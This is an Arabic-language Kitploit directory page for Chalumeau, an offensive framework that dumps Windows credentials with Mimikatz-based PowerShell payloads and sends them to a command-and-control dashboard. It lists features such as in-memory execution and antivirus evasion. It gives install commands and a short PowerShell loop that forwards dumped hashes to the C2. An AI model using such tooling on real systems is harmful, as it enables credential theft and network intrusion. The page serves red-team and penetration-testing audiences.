
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/cyberstruggle/chalumeau
هجمات كلمات المرورما بعد الاستغلالاختبار الاختراقالقيادة والسيطرةالفريق الأحمرتطوير الحمولات
GitHubcyberstruggle/chalumeau

chalumeau

Chalumeau هي أداة سحب بيانات الاعتماد أوتوماتيكية,قابلة للتوسيع والتخصيص تعتمد على powershell و python.

عرض المستودع
1021943منذ 6 سنواتتمت المراجعة من قبل Kitploit
مشاركة


Chalumeau

Chalumeau هي أداة استخراج بيانات الاعتماد آلية وقابلة للتوسيع والتخصيص مبنية على PowerShell وPython.
الميزات الرئيسية

  • اكتب حمولاتك الخاصة
  • التنفيذ في الذاكرة
  • استخراج قائمة كلمات المرور
  • تقارير لوحة القيادة / واجهة ويب
  • تحليل Mimikatz
  • تفريغ التذاكر


لقطات الشاشة


المشكلات المعروفة

  • تحليل Mimikatz dcsync (جارٍ العمل على الإصلاح)
  • تجاوز مضادات الفيروسات وأنظمة كشف الاستجابة (EDRs)، ستحتاج إلى صيانة حمولاتك

المهام المستقبلية

  • اتصال مشفر
  • حركة جانبية آلية
  • رش كلمات المرور آليًا
  • كسر التجزئات آليًا

الاستخدام

git clone https://github.com/cyberstruggle/chalumeau.git
cd chalumeau/
chmod +x install.sh
sudo ./install.sh

# تشغيل
chmod +x start.sh

sudo ./start.sh

كتابة حمولتك الخاصة

قم بتشويش حمولة PowerShell الخاصة بك لتفريغ بيانات الاعتماد واستخدام دالة Chalumeau دون أي استيرادات. ستقوم Chalumeau بتشفير والاتصال بالـ C2 وإرسال بيانات الاعتماد المفروغة. فقط احفظ الملف تحت المجلد chalumeau-power/payloads

  • استخدام دالة ChalumeauSendCredentials
    • ChalumeauSendCredentials
      • Secret = التجزئة المفروغة أو كلمة المرور النصية الصريحة (string)
      • Username = اسم المستخدم أو معرف بيانات الاعتماد المفروغة (string)
      • IsClearText = 1 إذا كان نصًا صريحًا 0 إذا لم يكن (int)
      • Source = اذكر مصدر الحمولة مثل "Mimikatz Hash" (string)
# Custom Payload Example
# $DumpedHashes is array of dumped hashes from the local machine
foreach ($hash in $DumpedHashes){
    ChalumeauSendCredentials -Secret $hash.secret -Username $hash.user -IsClearText 0 -source "My custom payload"
} 

الإسناد

  • wazehell Author
  • Invoke-Obfuscation Daniel Bohannon
  • Invoke-Mimikatz PowerSploit
  • Get-PassHashes nishang
  • Chalumeau Logo Aureliano
  • Invoke-MassMimikatz PowerTools
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    402
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    260
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    259

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





